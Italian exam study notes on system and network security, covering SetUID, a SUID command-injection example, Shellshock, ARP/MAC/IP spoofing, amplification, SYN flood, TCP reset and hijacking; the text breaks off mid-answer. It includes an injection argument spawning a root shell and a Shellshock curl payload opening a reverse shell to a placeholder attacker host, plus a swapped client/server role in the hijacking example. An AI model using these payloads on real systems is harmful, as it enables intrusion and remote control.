- Sì, Bob può vedere il contenuto del file dati con \$vedi dati.

ii. Cosa succede se Charlie del gruppo 5000 scrive il comando \$vedi dati?

Accesso al file vedi:

- Charlie appartiene al gruppo 5000 e ha permessi di esecuzione sul file vedi (r-x per il gruppo).
- Può quindi eseguire il programma.

Accesso al file dati:

- Charlie non è il proprietario del file dati.
- Charlie appartiene al gruppo 5000, ma il file dati ha permessi di gruppo impostati a ---, quindi il gruppo non ha alcun accesso.
- Tuttavia, il file dati concede ai "altri utenti" il permesso di sola lettura (r--).
- Di conseguenza, Charlie può leggere il contenuto di dati utilizzando il programma vedi.

Risultato:

- Sì, Charlie può vedere il contenuto del file dati con \$vedi dati, grazie ai permessi per gli "altri utenti" (r--)

iii. Cosa succede se Charlie del gruppo 5000 scrive il comando \$vedi dati dopo che Bob setta il bit SetUID del file vedi?

Bit SetUID sul file vedi:

- Quando Bob impone il bit SetUID su vedi, il programma verrà eseguito con i privilegi di Bob (proprietario del file) anziché con quelli di chi lo esegue.
- Questo implica che qualsiasi utente che esegue il programma lo fa con l'UID di Bob (1700).

Accesso al file dati:

- Il programma vedi, ora eseguito con i privilegi di Bob, può accedere al file dati come se fosse Bob.
- Bob è il proprietario di dati e ha pieno accesso (rw).
- Anche se Charlie non avrebbe normalmente accesso al file, il SetUID gli consente di leggere il contenuto tramite il programma vedi.

Risultato:

- Sì, Charlie può vedere il contenuto del file dati con \$vedi dati dopo che il bit SetUID è stato impostato, poiché il programma opera con i privilegi di Bob.

File vedi:

- Proprietario: Bob (UID=1700, GID=5000)
- Permessi: 550 (r-xr-x---), significa che:
 - Bob (proprietario) può leggere ed eseguire.
 - I membri del gruppo 5000 possono leggere ed eseguire.
 - Altri utenti non hanno alcun permesso.

File dati:

- Creato da Bob tramite il comando \$ls -l > dati.

- Proprietario: Bob.
- Permessi: 604 (rw---r--), significa che:
 - Bob può leggere e scrivere.
 - Gli altri utenti possono solo leggere.
 - I membri del gruppo non hanno alcun permesso.

b. Si consideri l'utente bob che appartiene solo al gruppo users. Per ognuno dei seguenti file, discutere se bob è capace di eseguire il file, se no spiegare perché, se sì evidenziare i bit EUID e RUID dei corrispondenti processi.

- **-rwsr--r-- 1 root root 213 Oct 12 11:10 file1.bin**

Si, può eseguire il file perché, anche se potrebbe solo leggerlo, è impostato il setUID (s) e quindi può eseguirlo con i privilegi del owner (cioè di root). RUID è quello di Bob, mentre EUID è 0, cioè quello di root

- **-rwxr-xr-- 1 alice users 134 Oct 12 11:11 file2.bin**

Si, può eseguire il file perché fa parte del gruppo del owner del file (alice, che è del gruppo users). Non potrà però scriverci, in quanto non dispone del privilegio (r-x). In questo caso RUID e EUID corrispondono e sono quelli di Bob.

- **-rwsr-xr-- 1 alice users 186 Oct 12 11:12 file3.bin**

Si, può eseguire il file perché fa parte del gruppo del owner del file (alice, che è del gruppo users). A differenza di sopra però, è impostato il SETUID, perciò Bob lancia il comando come se fosse Alice. RUID = Bob, EUID = Alice

- **-r--rwxr-- 1 bob users 113 Oct 12 11:13 file4.bin**

No, in questo caso l'owner del file è Bob, ma non ha i privilegi per poter eseguire il file. I membri del suo gruppo, users invece possono leggere, scrivere ed eseguirlo, il che è un po' un controsenso.

b. Si consideri il codice seguente uid.c compilato dallo user con id 1000:

```
1. #include <stdio.h>
2. #include <unistd.h>
3. #include <stdlib.h>
4.
5. int main(void){
6.
7.     int val;
8.     printf("The real user ID is %d\n", getuid());
9.     printf("The effective user ID is %d\n", geteuid()); return 0;}
```

Completare sotto indicando ID corretto al posto di ??? (in nero le risposte)

```
1. gcc uid.c -o uid
2. sudo chown root.root uid
```

Cambio di proprietario (sudo chown):

Il file è ora di proprietà di root (UID=0) e appartiene al gruppo root

```
3. ls -la uid
4. -rwxr-xr-x 1 root root 16712 Jul 10 11:59 uid
5. ./uid
6. The real user ID is ??
```

7. The effective user ID is ??

Poiché il bit SetUID non è ancora impostato, il programma viene eseguito con i privilegi dell'utente che l'ha avviato (non quelli di root):

- Real UID: UID dell'utente che esegue (1000).
- Effective UID: UID dell'utente che esegue (1000).

8. sudo chmod 4755 uid

9. ls -la uid

10. -rwsr-xr-x 1 root root 16712 Jul 10 11:59 uid

11. ./uid

12. The real user ID is ??

13. The effective user ID is ??

Real UID: 1000 (utente che esegue il programma).

Effective UID: 0 (il programma opera con i privilegi di root).

a. Si definisca brevemente il funzionamento di SETUID e le possibili implicazioni per la sicurezza

vedi sopra

b. Si consideri il seguente codice catal1.c:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char *argv[]){
    char *pCatStr = "/bin/cat";

    char *pCmd = malloc(strlen(pCatStr) + strlen(argv[1]) + 2);
    sprintf(pCmd, "%s %s", pCatStr, argv[1]);
    system(pCmd);

    return 0;
}
```

- Si spieghi in cosa consiste l'attacco effettuato con le seguenti istruzioni:

```
$ gcc catal1.c -o catal1
$ sudo chown root catal1
$ sudo chmod 4755 catal1
$ ./catal1 "aa;/bin/sh"
# whoami
root
```

L'attacco sfrutta una concatenazione non sicura di input dell'utente in una stringa di comando passata a system(). Questo, combinato con il bit SUID, consente l'esecuzione di comandi arbitrari con privilegi elevati. La prevenzione richiede una gestione attenta dell'input e l'uso di pratiche di programmazione sicure.

Impostazione privilegiata:

- Il file binario compilato è impostato con il bit SUID (chmod 4755) e il proprietario è root (chown root).

- Questo significa che, quando il programma viene eseguito da un utente normale, il processo acquisisce i privilegi di root.

Punto di vulnerabilità:

- Il programma accetta direttamente l'input dell'utente e lo include in una stringa di comando (pCmd) senza controllo.
- Di conseguenza, l'utente può iniettare comandi arbitrari che verranno eseguiti con i privilegi di root.

Per evitare questa vulnerabilità, bisogna rimuovere la possibilità di command injection e gestire i privilegi con attenzione. Ecco alcune contromisure:

- Sanificazione dell'input:
 - Verificare rigorosamente l'input dell'utente.
 - Limitare l'input a nomi di file validi senza caratteri speciali come ;, &, |, ecc.
- Uso di funzioni sicure:
 - Evitare l'uso di system(), che passa il comando a una shell.
 - Usare funzioni come execve(), che non invocano una shell intermedia.
- Non usare il bit SUID:
 - Evitare di impostare il bit SUID su programmi non necessari.
 - Se è indispensabile, minimizzare le operazioni eseguite con privilegi elevati.

a.(x2) Descrivere l'attacco Shellshock: in particolare fare un esempio di funzione shell e della vulnerabilità presente nelle vecchie versioni bash

L'attacco **Shellshock** è una vulnerabilità critica scoperta nel 2014 che affliggeva le vecchie versioni della shell Bash. La vulnerabilità permetteva a un attaccante di eseguire comandi arbitrari sul sistema sfruttando l'errata gestione delle variabili di ambiente contenenti codice.

Descrizione dell'attacco

Bash consente di definire funzioni all'interno delle variabili di ambiente. Se una variabile di ambiente contiene una funzione viene passata a un nuovo processo Bash, essa viene interpretata ed eseguita. La vulnerabilità Shellshock nasce dal fatto che Bash, nelle versioni vulnerabili, esegue anche il codice scritto dopo la chiusura della funzione.

Agli attaccanti piace eseguire il programma shell sfruttando la vulnerabilità shellshock, in quanto ciò consente loro di eseguire i comandi che preferiscono

- Invece di eseguire /bin/ls, possiamo eseguire /bin/bash.
- Tuttavia, il comando /bin/bash è interattivo.
- Se inseriamo semplicemente /bin/bash nel nostro exploit, bash verrà eseguito sul lato server, ma non possiamo controllarlo. Quindi, dobbiamo fare qualcosa chiamato reverse shell.
- L'idea chiave di una reverse shell è reindirizzare i dispositivi di input, output e di errore standard a una connessione di rete.
- In questo modo la shell riceve l'input dalla connessione e gli output alla connessione.
- Gli attaccanti ora possono eseguire tutti i comandi che vogliono e ottenere l'output sulla loro macchina.
- Reverse Shell è una tecnica di hacking molto comune utilizzata da molti attacchi.

Creazione di una reverse shell con curl -A

Supponiamo che un server utilizzi uno script CGI vulnerabile che accetta l'header User-Agent come variabile di ambiente e lo passa a Bash senza sanitizzazione.

Ecco come un attaccante può sfruttare questa vulnerabilità:

```
curl -A "() { echo hello; }; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1"
http://vulnerable-server/cgi-bin/script.cgi
```

Spiegazione:

1. **curl -A:**

- L'opzione -A specifica l'header User-Agent da inviare con la richiesta HTTP.
- Viene usato per inviare il payload.

2. **Payload:**

- "() { echo hello; }; ...":
 - La funzione () è definita per scatenare la vulnerabilità Shellshock.
 - Il codice successivo alla chiusura della funzione (;;) viene eseguito da Bash.
- /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1:
 - L'opzione i sta per interattivo
 - Questo comando apre una reverse shell.
 - > /dev/tcp/ATTACKER_IP/ATTACKER_PORT: Reindirizza il dispositivo di output della shell alla connessione TCP alla porta ATT_PORT di ATT_IP.
 - 0<&1: Gestisce lo stdin (0), stdout (1), e stderr (2) per la shell. Indica al sistema di usare il dispositivo stdout come stdin.
 - 2>&1: Stderr viene reindirizzato a stdout che è la connessione TCP

3. **http://vulnerable-server/cgi-bin/script.cgi:**

- L'URL del server vulnerabile che esegue uno script CGI.
- Lo script CGI passa l'header User-Agent come variabile di ambiente a Bash, attivando l'exploit.

Setup dell'ascoltatore sull'attaccante:

Prima di inviare il comando curl, l'attaccante configura un listener per ricevere la connessione:

```
nc -lvp ATTACKER_PORT
```

- l: Ascolta in modalità server.
- v: Fornisce output dettagliato.

Esecuzione:

- Quando il server vulnerabile riceve la richiesta curl, passa l'header User-Agent come variabile di ambiente.
- Bash interpreta la definizione della funzione malformata () { ; }; e quindi esegue il comando /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
- La reverse shell si attiva, e il sistema della vittima si connette alla macchina dell'attaccante, fornendo accesso remoto.

PROBLEMATICHE DI SICUREZZA PROTOCOLLI

//Dovrebbe essere solo in quello da 12 cfu, l'ho trovata in una prova, ma magari ho sbagliato

3. (X2) Descrivere le problematiche di sicurezza relative al protocollo DHCP

Discutere DHCP e i relativi problemi di sicurezza.

Il **Dynamic Host Configuration Protocol** (DHCP) semplifica la gestione delle reti assegnando dinamicamente indirizzi IP e configurazioni ai dispositivi. Tuttavia, presenta alcune vulnerabilità di sicurezza:

1. **DHCP Spoofing**: Un attaccante può introdurre un server DHCP malevolo per reindirizzare il traffico o intercettare dati.
2. **Starvation degli indirizzi IP**: Richieste false possono esaurire il pool di IP, bloccando i dispositivi legittimi.
3. **Assenza di autenticazione**: Il DHCP non verifica l'identità dei dispositivi, esponendosi a manipolazioni.

Contromisure

- **DHCP Snooping**: Blocca server DHCP non autorizzati.
- **Filtraggio MAC**: Consente solo dispositivi autorizzati.
- **Segmentazione VLAN**: Riduce la superficie di attacco.
- **Monitoraggio**: Rileva attività anomale.

Nonostante i rischi, l'adozione di misure preventive può proteggere le reti dagli attacchi DHCP.

ATTACCHI

a. Discutere le problematiche di sicurezza relative al protocollo ARP e discutere ARP poisoning attack

Il protocollo di ARP va ad associare un indirizzo fisico (MAC) a un indirizzo logico (IP): ogni client possiede una tabella cache in cui vengono inserite le associazioni già attive. Se non fosse presente una voce, viene fatta una richiesta in broadcast a tutti i nodi della LAN (viene chiesto chi ha un certo indirizzo IP).

Questo genere di messaggi è vulnerabile ad attacchi di spoofing, in quanto si può impersonare un certo nodo della LAN e quindi eventualmente ricevere traffico che non sarebbe destinato all'attaccante.

La tipologia di attacco definita ARP poisoning attack consiste nel generare diversi pacchetti spoofati di ARP request in modo da andare a riempire la tabella di cache di informazioni non corrette causando disservizi e rallentamenti nelle comunicazioni tra le LAN.

a.(x2) Descrivere in dettaglio in che cosa consiste ARP spoofing

ARP Spoofing (Address Resolution Protocol Spoofing) è un attacco informatico che sfrutta una vulnerabilità del protocollo ARP, utilizzato nei network basati su IPv4 per risolvere gli indirizzi IP in indirizzi MAC (Media Access Control).

Meccanismo:

1. Funzionamento del protocollo ARP:
 - Quando un dispositivo deve comunicare con un altro dispositivo nella stessa rete locale (LAN), invia una richiesta ARP ("Chi ha l'indirizzo IP X?").
 - Il dispositivo con quell'IP risponde fornendo il proprio indirizzo MAC.
 - La tabella ARP viene aggiornata ogni volta che viene ricevuta una risposta ARP
 - i. Le richieste non vengono tracciate
 - ii. Gli annunci ARP non vengono
 - iii. Le macchine si fidano l'una dell'altra
2. ARP Spoofing:
 - Secondo lo standard, quasi tutte le implementazioni ARP sono senza stato

- Una cache arp si aggiorna ogni volta che riceve una risposta arp ... anche se non ha inviato alcuna richiesta arp!
- È possibile "avvelenare" una cache arp inviando risposte arp gratuite
- L'uso di voci statiche risolve il problema ma è quasi impossibile da gestire!
- Attenzione: l'ARP poisoning ha anche usi perfettamente legittimi: p.es. a volte è il modo utilizzato per fare convergere il primo collegamento verso un server di autenticazione.

b. quali sono le possibili conseguenze di questo attacco ed eventuali contromisure.

Conseguenze:

1. Man-in-the-Middle (MITM):
 - L'attaccante intercetta il traffico tra due dispositivi (ad esempio, tra un client e un server).
 - Può leggere, modificare o bloccare i dati trasmessi.
2. Denial of Service (DoS):
 - Reindirizzando il traffico a un dispositivo non esistente, l'attaccante può causare interruzioni nei servizi.
3. Furto di informazioni sensibili:
 - L'attaccante può accedere a credenziali, dati bancari o altre informazioni riservate trasmesse in chiaro.
4. Installazione di malware:
 - Il traffico intercettato può essere manipolato per reindirizzare le vittime verso siti dannosi.

Contromisure:

1. Static ARP Table:
 - Configurare manualmente associazioni IP-MAC nella cache ARP. Questo rende inutile l'invio di pacchetti ARP falsi.
2. Snooping DHCP (utilizzare il controllo degli accessi per garantire che gli host utilizzino solo gli indirizzi IP loro assegnati e che solo i server DHCP autorizzati siano accessibili).
3. Rilevamento: Arpwatch (invio di e-mail quando si verificano gli aggiornamenti)

Uso legittimo:

- Reindirizzare un utente a una pagina di registrazione prima di consentire l'utilizzo della rete

c. In dettaglio fare un esempio di un attacco basato su tale tecnica.

Scenario:

Supponiamo di avere una rete locale (LAN) con:

- Client: 192.168.1.10 (indirizzo MAC: AA:BB:CC:DD:EE:FF)
- Gateway (Router): 192.168.1.1 (indirizzo MAC: 11:22:33:44:55:66)
- Attaccante: 192.168.1.100 (indirizzo MAC: 77:88:99:AA:BB:CC)

Passi dell'attacco:

1. Preparazione:
 - L'attaccante avvia un programma di ARP spoofing.
2. Invio di pacchetti ARP falsi:
 - L'attaccante invia un pacchetto ARP al client, dicendo: "L'indirizzo MAC del gateway è 77:88:99:AA:BB:CC" (indirizzo MAC dell'attaccante).

- L'attaccante invia un altro pacchetto ARP al gateway, dicendo: "L'indirizzo MAC del client è 77:88:99:AA:BB:CC".
3. Dirottamento del traffico:
- Il client e il gateway aggiornano le loro cache ARP con le associazioni falsificate.
 - Tutto il traffico tra il client e il gateway passa ora attraverso l'attaccante.
4. Intercettazione dei dati:
- L'attaccante cattura il traffico (ad esempio con Wireshark) e può analizzarlo per estrarre informazioni sensibili.
5. Possibili azioni successive:
- Modificare i pacchetti (MITM).
 - Reindirizzare il traffico verso un server malevolo.

Descrivere in dettaglio l'attacco basato su MAC flooding, le sue conseguenze ed eventuali contromisure

A livello 2 ogni macchina viene identificata tramite indirizzo MAC. Tramite dispositivi come switch possiamo gestire il traffico separando il canale fisico. Ogni switch mantiene in memoria una tabella detta CAM (Content Addressable Memory) con la quale memorizza l'indirizzo MAC di ogni nodo associato ad una particolare porta. Quando uno switch riceve un frame, controlla il MAC address del destinatario, lo cerca nella propria CAM ed invia il frame sulla porta relativa. La Content Addressable Memory è popolata dinamicamente: ogni qualvolta un nodo viene collegato ad una delle porte dello switch, o quando uno switch riceve su una delle proprie porte un frame con un indirizzo mittente sconosciuto, il MAC address relativo viene aggiunto alla tabella. Un attacco basato su MAC flooding sfrutta tale caratteristica. L'attacco ha il fine di saturare la tabella di uno switch con indirizzi MAC fintizi (i MAC address sono facilmente falsificabili) in modo da renderla inutilizzabile; quanto la CAM di uno switch è saturata non viene più utilizzata, annullando la separazione logica dei collision domain creata dallo switch.

L'attacco è spesso utilizzato in combinazione con altri tipi di attacchi, come l'attacco ARP spoofing, per compromettere la sicurezza della rete. L'unica contromisura possibile è l'utilizzo di tabelle CAM statiche, con lo svantaggio aumentare il costo di manutenzione della rete ogni volta che cambia la topologia

Descrivere in cosa consiste IP spoofing, e in dettaglio attacchi che fanno uso di tale tecnica.

Un IP spoofing consiste nella creazione, da parte di un attaccante, di un pacchetto IP con informazioni modificate per nascondere la propria identità o per fingersi un client legittimo. Questo tipo di tecnica viene utilizzata per attacchi di denial of service, in cui posso inviare diverse richieste a un server per causarne down, oppure con attacchi di man in the middle, in cui posso fingermi un server e dirottare le richieste di un client verso un'infrastruttura malevola.

Esempi di attacchi in cui vengono utilizzate tecniche di IP spoofing sono gli amplification attack, che consistono nell'inviare richieste spoofate a server per far ricevere a un client legittimo molto più traffico di quanto ne potrebbe ricevere, oppure i reflection attacks, in cui l'attaccante utilizza, tramite spoofing, un terzo client fingendosi esso per rendere difficile risalire alla fonte dell'attacco.

Descrivere in dettaglio in cosa consistono gli amplification attack, fare anche un esempio di attacco

Gli amplification attack sono una tipologia di attacchi il cui scopo è causare un Denial Of Service alla rete o al nodo bersaglio. Si caratterizzano dal fatto che la quantità di dati generati dall'attaccante è inferiore a quella che colpisce la vittima. Uno degli amplification attack più comuni è il DNS Amplification Attack, basato sull'IP Spoofing di un nodo vittima. L'attacco è il seguente:

- 1) L'attaccante usa nodo compromesso per inviare pacchetti UDP con l'indirizzo IP del nodo vittima ad un server DNS ricorsivo.
- 2) Ogni pacchetto UDP è una richiesta di risoluzione al server. Con ANY come tipo di record, ottengo risposta più grande
- 3) Il server DNS ricorsivo invia le risposte al nodo vittima.

Le richieste sono inviate in parallelo; sono sufficienti pochi nodi compromessi per generare innumerevoli risposte verso il nodo attaccato; Il concetto di azione è basato sul fatto che query molto piccole possono generare risposte molto più grandi, ad esempio una query UDP di 60 byte può generare una risposta di 512 byte , cioè 8.5 volte più grande della richiesta iniziale.

Altro esempio è NTP (network time protocol) amplification attack che con il comando monlist mi dà la lista degli ultimi 600 host con cui il server ha parlato. Se utilizzassi monlist con ipspoofing avrei un grande traffico direzionato verso una vittima.

a.(x2) Descrivere le problematiche di sicurezza del protocollo SSL

Il protocollo **SSL** (Secure Sockets Layer), predecessore di TLS (Transport Layer Security), è stato progettato per fornire una comunicazione sicura su reti insicure, come Internet. Tuttavia, nel corso del tempo sono state scoperte numerose vulnerabilità che hanno portato alla sua deprecazione a favore di TLS. Ecco una descrizione dettagliata delle principali problematiche di sicurezza del protocollo SSL.

Vulnerabilità specifiche di SSL/TLS

BEAST (Browser Exploit Against SSL/TLS):

- **Descrizione:**
 - Attacco contro il meccanismo CBC (Cipher Block Chaining) usato in TLS 1.0 o SSL 3.0.
 - Permette di decifrare piccoli frammenti di testo cifrato, come cookie di sessione.
- **Mitigazione:**
 - Utilizzo di TLS 1.1 o superiore.

Heartbleed:

- **Descrizione:**
 - Una vulnerabilità scoperta in alcune versioni di OpenSSL (2014).
 - Sfrutta un bug nel meccanismo Heartbeat, consentendo di leggere fino a 64 KB di memoria del server.
- **Impatto:**
 - Esposizione di chiavi private, credenziali e dati sensibili.
- **Mitigazione:**
 - Aggiornamento delle librerie OpenSSL alle versioni sicure.

Version Rollback Attack

- **Descrizione:** è un tipo di attacco informatico che sfrutta la compatibilità retroattiva di alcuni protocolli di sicurezza, come SSL/TLS, per forzare una connessione a

utilizzare una versione più vecchia e meno sicura del protocollo. Questo consente a un attaccante di aggirare le protezioni offerte dalle versioni più recenti e sicure.

- **Mitigazione:**

- Disabilitare le versioni obsolete.

Certificati

- Gli attacchi sui certificati SSL/TLS mirano a compromettere la sicurezza delle connessioni crittografate che utilizzano i protocolli SSL/TLS. I certificati digitali svolgono un ruolo cruciale nell'autenticazione del server e nella protezione dei dati trasmessi, ma vulnerabilità o cattiva configurazione possono essere sfruttate dagli attaccanti.

TCP ATTACKS

a.(x2) Si descriva in dettaglio il funzionamento di un attacco SYN Flood.

TCP, ovvero Transmission Control Protocol è un protocollo di comunicazione orientato alla connessione. Due nodi che vogliono comunicare devono prima stabilire una connessione scambiandosi dei pacchetti preliminari con i quali mittente e destinatario si sincronizzano. Tale procedura è nota come three-way handshake:

1. Il client invia un pacchetto SYN al server col quale vuole iniziare la connessione.
2. Il server risponde con un pacchetto SYN-ACK confermando la volontà di stabilire la comunicazione.
3. Infine il client restituisce un pacchetto ACK con quale conferma la ricezione del pacchetto dal server.

A questo punto la connessione TCP è stabilita e i due nodi possono comunicare. Quando il server invia un SYN-ACK ad un client mantiene aperta la connessione (allocando spazio in memoria) per un certo periodo di tempo, durante il quale attende la fase finale dell'handshake. Tale stato è indicato come half-open.

Un attacco basato su **SYN Flooding**, che è un attacco di tipo Denial of Service, sfrutta tale caratteristica: mentre il server è in attesa dell'ACK finale da parte del client, l'attaccante continua a generare pacchetti SYN, con l'obiettivo di saturare le porte e le risorse disponibili del server, rendendolo inutilizzabile.

Il destinatario rimarrà con più connessioni semiaperte che occupano risorse limitate. Di solito, queste richieste di connessione hanno indirizzi di origine contraffatti che specificano host inesistenti o irraggiungibili che non possono essere contattati. Pertanto, non è nemmeno possibile risalire alle connessioni.

b. (x2) Si descrivano alcune contromisure

Una **possibile difesa** ad un attacco basato su SYN flooding è quella dei SYN Cookies. La tecnica dei SYN Cookies prevede che il server generi il sequence number di risposta al SYN iniziale del client sulla base di alcune informazioni quali: timestamp, indirizzo IP di sorgente e di destinazione, numero di porta sorgente e di destinazione. Tali valori vengono cifrati e usati come ISN del pacchetto SYN-ACK di risposta. Quando il client riceve il pacchetto, incrementa l'ISN e risponde con l'ACK finale previsto dal three-way handshake.

A questo punto il server è in grado di decifrare il contenuto dell'ISN, validarla e solo a in tal caso di aprire la connessione e tenerla in memoria. Ciò permette di evitare che la coda di

connessioni aperte e non finalizzate si saturi quando viene portato un attacco basato su SYN flooding.

Appunto: le **contromisure** sono:

- SYN COOKIE o SYN CACHES:
- AUMENTARE LA TCP BACKLOG (aumentare il numero di entry possibili, contromisura non valida. l'attaccante può comunque saturare le risorse)
- RIDURRE IL TEMPO PER I SYN-RECEIVED (ridurre il tempo di time-out per il mantenimento della connessione half-open e quindi in attesa del ack del client, anche questa contromisura non è valida, basta che l'attaccante invia le richieste più frequentemente)

altre contromisure:

Una facile è: Se la queue è piena si può cancellare a caso delle connessioni half-open che non hanno ricevuto risposta.

o utilizzare un proxy che filtra il traffico di rete con delle specifiche regole che permetterà solamente di raggiungere il server solamente alle connessioni corrette.

c. Si descriva l'utilizzo dei Syn Cookie

Come funzionano i SYN Cookies

1. Ricezione del pacchetto SYN:

- Quando un client invia un pacchetto SYN, il server calcola un valore crittografico chiamato cookie basato su informazioni uniche della connessione.

2. Generazione del SYN Cookie:

- Il server non salva informazioni sulla connessione in memoria.
- Al contrario, utilizza un algoritmo per generare un numero di sequenza TCP (ISN - Initial Sequence Number) che contiene:
 - Un timestamp per verificare la validità del cookie.
 - Un hash crittografico calcolato usando chiavi segrete del server, l'IP del client, la porta sorgente e la porta di destinazione.
 - Una parte del window size per ricostruire i parametri TCP.

3. Invio del SYN-ACK al client:

- Il server risponde al client con un pacchetto SYN-ACK, utilizzando il cookie come numero di sequenza iniziale.

4. Ricezione dell'ACK dal client:

- Il client risponde al SYN-ACK con un pacchetto ACK, che include il numero di sequenza incrementato del valore previsto.
- Il server verifica se il numero di sequenza ricevuto corrisponde al cookie generato.
- Se la verifica ha successo, la connessione è considerata valida e solo a questo punto il server alloca le risorse per completare la connessione.

b. (X2) Descrivere in dettaglio in cosa consiste il TCP reset attack, facendo un esempio nel caso l'attaccante abbia intercettato l'ultimo pacchetto tra client e server qui raffigurato:

```
▶ Frame 46: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▶ Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
▶ Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
▼ Transmission Control Protocol, Src Port: 44421 (44421), Dst Port: telnet (23), Seq: 319575693, Ack: 2984372748
  Source port: 44421 (44421)
  Destination port: telnet (23)
  [Stream index: 0]
  Sequence number: 319575693
  Acknowledgement number: 2984372748
  Header length: 32 bytes
```

Il **TCP Reset Attack** consiste nel forzare la chiusura di una connessione TCP esistente tra un client e un server. Questo attacco sfrutta la capacità di inviare un pacchetto **spoofato** (contraffatto) che simula uno dei due endpoint legittimi della connessione.

Il pacchetto inviato dall'attaccante contiene il flag **RST (Reset)**, il quale induce il ricevente (client o server) a considerare la connessione terminata immediatamente. Questo attacco è particolarmente efficace in applicazioni che non implementano un robusto meccanismo di verifica, come Telnet.

Scenario fornito

1. Indirizzi e porte:
 - Src IP: 10.0.2.18 (client)
 - Dst IP: 10.0.2.17 (server)
 - Source Port: 44421 (porta del client)
 - Destination Port: 23 (Telnet)
2. Sequenze TCP:
 - Sequence Number: 319575693
 - Acknowledgment Number: 2984372748

L'ultimo pacchetto intercettato appartiene a una connessione TCP tra un client e un server, in cui si sta usando il protocollo Telnet. L'attaccante vuole interrompere questa connessione inviando un pacchetto RST.

Come portare a termine l'attacco

Per eseguire un TCP Reset Attack, l'attaccante deve creare un pacchetto che sembra provenire da uno dei due endpoint della connessione (client o server), con i parametri corretti, in modo che l'altro endpoint accetti il pacchetto e resetti la connessione.

1. **Parametri del pacchetto RST:**
 - **Indirizzi IP e porte:**
 - Src IP: Deve corrispondere all'IP dell'endpoint legittimo (può essere il client o il server).
 - Dst IP: L'IP dell'altro endpoint.
 - Src Port: La porta sorgente legittima (44421 o 23).
 - Dst Port: La porta destinazione legittima (23 o 44421).
 - **Sequence Number:**
 - Deve essere coerente con il numero di sequenza della connessione corrente. In questo caso: 319575693.
 - **Flags:**
 - Il pacchetto deve avere il flag RST (Reset) attivato.
 - **Payload:**
 - Non è necessario un payload; il pacchetto RST è solitamente vuoto.

Pacchetto RST finale:

IP Header:

- Src IP: 10.0.2.18
- Dst IP: 10.0.2.17

TCP Header:

- Src Port: 44421
- Dst Port: 23
- Sequence Number: 319575693
- Flags: RST
- Payload: (vuoto)

Esempio di attacco

Supponiamo che l'attaccante voglia far terminare la connessione Telnet tra il client (10.0.2.18) e il server (10.0.2.17):

1. L'attaccante intercetta il pacchetto corrente con:
 - o Sequence Number: 319575693
 - o Acknowledgment Number: 2984372748
2. Costruisce un pacchetto spoofato come descritto sopra:
 - o L'indirizzo sorgente (Src IP) e la porta (Src Port) sono falsificati per sembrare quelli del client.
 - o Il numero di sequenza (Sequence Number) è coerente con quello della connessione.
3. Invia il pacchetto al server (10.0.2.17). Il server, ricevendo il pacchetto RST, chiude immediatamente la connessione senza avvisare il client.

Considerazioni

- Precisione del Sequence Number:
 - o Perché l'attacco funzioni, il numero di sequenza deve essere esatto o molto vicino a quello atteso dal server.
 - o In questo caso, l'attaccante intercetta il pacchetto, quindi conosce il valore corretto.
 - o Sequence Number atteso = Sequence Number corrente + TCP Segment Length. In questo caso era 0 per cui rimane uguale
- Esempio di impatto:
 - o Se la connessione Telnet era usata per amministrare il server, il client perderà l'accesso, interrompendo qualsiasi configurazione o operazione in corso.

Mitigazioni

1. Utilizzare connessioni cifrate: Ad esempio, sostituire Telnet con SSH, che include autenticazione crittografata.
2. Randomizzazione dei numeri di sequenza: Migliora la sicurezza rendendo più difficile la previsione.
3. Verifica dell'integrità: Implementare meccanismi per rilevare pacchetti non autenticati.

a. (X2) Descrivere in dettaglio in cosa consiste il TCP hijacking attack, facendo un esempio nel caso l'attaccante abbia intercettato l'ultimo pacchetto tra client e server qui raffigurato.

- i. Definire in dettaglio il pacchetto da spedire per portare a termine l'attacco
- ii. Nel caso si voglia far eseguire un comando al server come si può procedere?

```
► Internet Protocol Version 4, Src: 10.0.2.69, Dst: 10.0.2.68
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45634 ...
  Source Port: 23
  Destination Port: 45634
  [TCP Segment Len: 24]           ← Data length
  Sequence number: 2737422009    ← Sequence #
  [Next sequence number: 2737422033] ← Next sequence #
  Acknowledgment number: 718532383
  Header Length: 32 bytes
  Flags: 0x018 (PSH, ACK)
```

Un session hijacking è un attacco di man in the middle che va a colpire il protocollo TCP durante la comunicazione tra client e server.

Il **TCP hijacking attack** consiste in un attacco in cui un attaccante intercetta o si inserisce in una connessione TCP esistente tra un client e un server, assumendo il controllo della sessione. Questo attacco si basa sulla capacità di prevedere (o intercettare) i numeri di sequenza TCP, sfruttando la fiducia che il client e il server hanno nella connessione già stabilita.

i. Definire il pacchetto da spedire per portare a termine l'attacco

Per portare a termine il TCP hijacking, l'attaccante deve inviare un pacchetto al server fingendosi il client, utilizzando i seguenti campi fondamentali per mantenere la coerenza della connessione TCP:

1. Indirizzi IP e porte:

- Src IP: 10.0.2.69 (IP del client)
- Dst IP: 10.0.2.68 (IP del server)
- Source Port: 45634 (porta del client)
- Destination Port: 23 (porta Telnet del server)

2. Sequenza TCP:

- Sequence Number: Deve essere coerente con quello del client. In questo caso, l'attaccante usa il valore **2737422033**, che è il Next Sequence Number atteso dal server.

3. Acknowledgment Number:

- Deve rimanere invariato: 718532383 (indica al server che si sta confermando la ricezione dell'ultimo pacchetto inviato).

4. Flag TCP:

- Per inviare dati al server, si usano i flag PSH e ACK, come nel pacchetto originale.

5. Payload:

- Il pacchetto deve includere il comando o i dati che l'attaccante desidera inviare al server.

Pacchetto finale:

IP Header:

- Src IP: 10.0.2.69
- Dst IP: 10.0.2.68

TCP Header:

- Src Port: 45634
- Dst Port: 23
- Sequence Number: 2737422033
- Acknowledgment Number: 718532383

- Flags: PSH, ACK
- Payload: (contenuto del comando da eseguire)

ii. Come far eseguire un comando al server

L'attaccante può far eseguire un comando al server, ad esempio, se si tratta di una connessione Telnet (porta 23), inviando un comando testuale come payload. Supponiamo che l'attaccante voglia creare un file xyz.

Si crea un file così:

```
